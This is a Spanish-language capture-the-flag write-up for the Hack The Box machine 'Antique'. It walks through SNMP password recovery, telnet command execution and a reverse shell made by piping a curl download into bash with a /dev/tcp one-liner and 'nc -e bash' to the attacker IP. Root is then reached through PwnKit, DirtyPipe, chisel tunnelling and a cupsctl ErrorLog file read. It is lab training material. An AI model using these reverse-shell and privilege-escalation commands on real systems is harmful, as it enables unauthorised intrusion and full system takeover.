Antique - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
23/tcp open  telnet? syn-ack ttl 63
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, G
tesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionR
|     JetDirect
|     Password:
|   NULL:
|_    JetDirect
1 service unrecognized despite returning data. If you know the service/version, p
SF-Port23-TCP:V=7.94SVN%I=7%D=11/12%Time=6733C26E%P=x86_64-pc-linux-gnu%r(
SF:NULL,F,"\nHP\x20JetDirect\n\n")%r(GenericLines,19,"\nHP\x20JetDirect\n\
SF:nPassword:\x20")%r(tn3270,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(Ge
SF:tRequest,19,"\nHP\x20JetDirect\n\nPassword:\x20")%r(HTTPOptions,19,"\nH
```

Vamos a intentar conectarnos por telnet a la maquina victima:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password:
```


Nos pide una contraseña que no sabemos. Como por TCP no hay ningun otro puerto, vamos a escanear los puertos por el protolo UDP:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat scan.txt
# Nmap 7.94SVN scan initiated Tue Nov 12 16:21:54
Nmap scan report for 10.10.11.107
Host is up, received user-set (0.11s latency).
Scanned at 2024-11-12 16:21:54 EST for 96s
Not shown: 100 closed udp ports (port-unreach)
PORT    STATE SERVICE REASON
161/udp open  snmp    udp-response ttl 63
```

Con la herramienta "snmpwalk" podemos enumerarlo:

```
└─$ snmpbulkwalk -c public -v2c 10.10.11.107 .
iso.3.6.1.2.1 = STRING: "HTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It i
iso.3.6.1.4.1.11.2.3.9.1.3.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.4.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.5.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.6.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.7.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.8.1.0 = NULL
iso.3.6.1.4.1.11.2.3.9.1.9.1.0 = NULL
```

Nos sale una cadena de bits, que estan en hexadecimal, podemos decodearlo con cyberchef:



O con "xxd":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3
1 114 115 119 122 123 126 130 131 134 135"|xxd -ps -r
P@ssw0rd@123!!123•q••"2Rbs3CSs••$4•Eu•WGW•(8i   IY•aA•"1&1A5
```

Esta puede ser la contraseña que necesitabamos para conectarnos por telnet:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> 
```

Nos dice que con "exec" podemos ejecutar comandos:

```
exec: execute system commands (exec id)
exit: quit from telnet session
> exec whoami
lp
```

Vamos a ver si tenemos netcat:

```
> exec which nc
/usr/bin/nc
```

Vamos a enviarnos una conexion por netcat desde la maquina victima:

```
> nc -e bash 10.10.14.11 1234
```

Pero no me llega. Tampoco puedo enviarme el tipico oneliner de bash para ejecutar una reverse shell. Vamos a ver si podemos ejecutar el comando "curl":

```
> exec curl http://10.10.14.11/test
50 40 73 73 77 30 72 64 40 31 32 33 21
119 122 123 126 130 131 134 135
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.107 - - [12/Nov/2024 17:10:28] "GET /test HTTP/1.1" 200 -
```

Me ha llegado una peticion oseaque "curl" se esta ejecutando correctamente. Podemos concatenarlo con "bash" para que se ejecute el archivo que lea con "curl". Vamos a crear un archivo llamado "reverse.sh" que contenga en oneliner de bash que ejecuta una reverse shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat reverse.sh
#!/bin/bash

sh -i >& /dev/tcp/10.10.14.11/1234 0>&1
```

Nos abrimos un servidor con python para que este archivo sea accesible y nos ponemos a la escucha con netcat por el puerto 1234. Ejecutamos el siguiente comando por telnet:

```
> exec curl http://10.10.14.11/reverse.sh|bash
```

Nos llega la peticion:

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.107] 40712
sh: 0: can't access tty; job control turned off
$ whoami
lp
```

ESCALADA DE PRIVILEGIOS

Vamos a intentar hacer un tratamiento de la terminal con el comando "script":

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.107] 40722
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
This account is currently not available.
Script done, file is /dev/null
$
```

No nos deja. Podemos hacer el tratamiento de la terminal con python:

- python3 -c 'import pty;pty.spawn("/bin/bash")'
- CTL+Z
- stty raw -echo; fg
- export TERM=xterm

Vamos a ver los archivos que podemos ejecutar como SUID:

```
lp@antique:/run/cups$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/authbind/helper
/usr/bin/mount
/usr/bin/sudo
/usr/bin/pkexec
```

3 FORMAS DE ESCALAR PRIVILEGIOS

1. Explotando el binario pkexec con "Pwnkit"
   https://github.com/ly4k/PwnKit

Lo clonamos, nos abrimos un servidor con python3, descargamos el archivo llamado "Pwnkit", le damos permisos de ejecucion y lo ejecutamos:

```
lp@antique:~$ chmod +x PwnKit
lp@antique:~$ ./PwnKit
root@antique:/var/spool/lpd# whoami
root
```

2. Explotando el binario pkexec con "DirtyPipe"
   https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits

Copiamos el contenido del archivo "exploit-1.c", lo pegamos en un archivo de la maquina llamado "dirtypipe.c", lo compilamos con gzz y lo ejecutamos:

```
lp@antique:~$ nano dirypipe.c
lp@antique:~$ gcc dirypipe.c -o dirypipe
lp@antique:~$ ./dirypipe
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
whoami
root
```

3. Explotando el puerto 631:

Vamos a enumerar los puertos abiertos de maquina victima:

```
lp@antique:~$ netstat -antp
(Not all processes could be identified, n
 will not be shown, you would have to be
Active Internet connections (servers and
Proto Recv-Q Send-Q Local Address
tcp        0      0 0.0.0.0:23
tcp        0      0 127.0.0.1:631
```

Vemos que tiene el puerto 631 que no esta expuesto externamente. Vamos a intentar ver informacion con netcat:

```
lp@antique:~$ nc -v 127.0.0.1 631
Connection to 127.0.0.1 631 port [tcp/ipp] succeeded!
```

Como no nos reporta nada interesante vamos a hacerle un curl:

```
lp@antique:~$ curl http://127.0.0.1:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Home - CUPS 1.6.1</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
        <LINK REL="SHORTCUT ICON" HREF="/images/cups-icon.png" TYPE="image/png">
</HEAD>
<BODY>
<TABLE CLASS="page" SUMMARY="{title}">
<TR><TD CLASS="body">
<TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0" SUMMARY="">
<TR HEIGHT="36">
<TD><A HREF="http://www.cups.org/" TARGET="_blank"><IMG
SRC="/images/left.gif" WIDTH="64" HEIGHT="36" BORDER="0" ALT=""></A></TD>
<TD CLASS="sel"><A HREF="/">  Home  </A></TD>
<TD CLASS="unsel"><A HREF="/admin">  Administration  </A></TD>
```

Parece ser un servicio web. Vamos a utilizar la herramienta chisel para realizar un "Port Forwarding":

https://github.com/TerritorioHacker/Chisel


Lo descargamos, lo descomprimimos y lo pasamos a la maquina victima. Nos ponemos en modo servidor con chisel desde nuestra maquina creando un tunel por el puerto 1234:

```
┌──(kali㉿kali)-[~/Downloads/Chisel]
└─$ ./chisel server --reverse -p 1234
2024/11/12 18:38:01 server: Reverse tunnelling enabled
2024/11/12 18:38:01 server: Fingerprint 5XuJY0tL4BWtQ48M0G9WVvGiL6AGZlUvZetqIraoX3U=
2024/11/12 18:38:01 server: Listening on http://0.0.0.0:1234
```

Desde la maquina victima nos conectamos al tunel con el cliente de chisel y realizamos el redireccionamiento de puertos:

```
lp@antique:~/temp$ ./chisel client 10.10.14.11:1234 R:80:127.0.0.1:631
2024/11/12 23:44:08 client: Connecting to ws://10.10.14.11:1234
2024/11/12 23:44:09 client: Connected (Latency 111.103945ms)
```

Ahora si accedemos al puerto 80 del localhost realmente estamos accediendo al puerto 631 de la maquina victima:



Encontramos un exploit para metasploit que nos explica como explotar esta vulnerabilidad:

```
# first we set the error log to the path intended
cmd_exec("#{ctl_path} ErrorLog=#{datastore['FILE']}")
cmd_exec("#{ctl_path} WebInterface=yes")
@error_log_was_reset = true

# now we go grab it from the ErrorLog route
file = strip_http_headers(get_request('/admin/log/error_log'))
```

```
if ctl_path.blank?
  print_error 'cupsctl binary not found in $PATH'
  return Msf::Exploit::CheckCode::Safe
else
  print_good 'cupsctl binary found in $PATH'
end
```

Nos dice que si ejecutamos el "ctl_path" (que vale "cupsctl) haciendo que el "Errorlog" sea igual a cualquier archivo, cuando vallamos a la ruta "/admin/log/error_log" vamos a poder ver el contenido de ese archivo:

```
lp@antique:~/temp$ cupsctl ERRORLOG=/root/root.txt
lp@antique:~/temp$ curl -s -X GET http://127.0.0.1:631/admin/log/error_log
bea50f026f5d2e17a434dee82261d677
```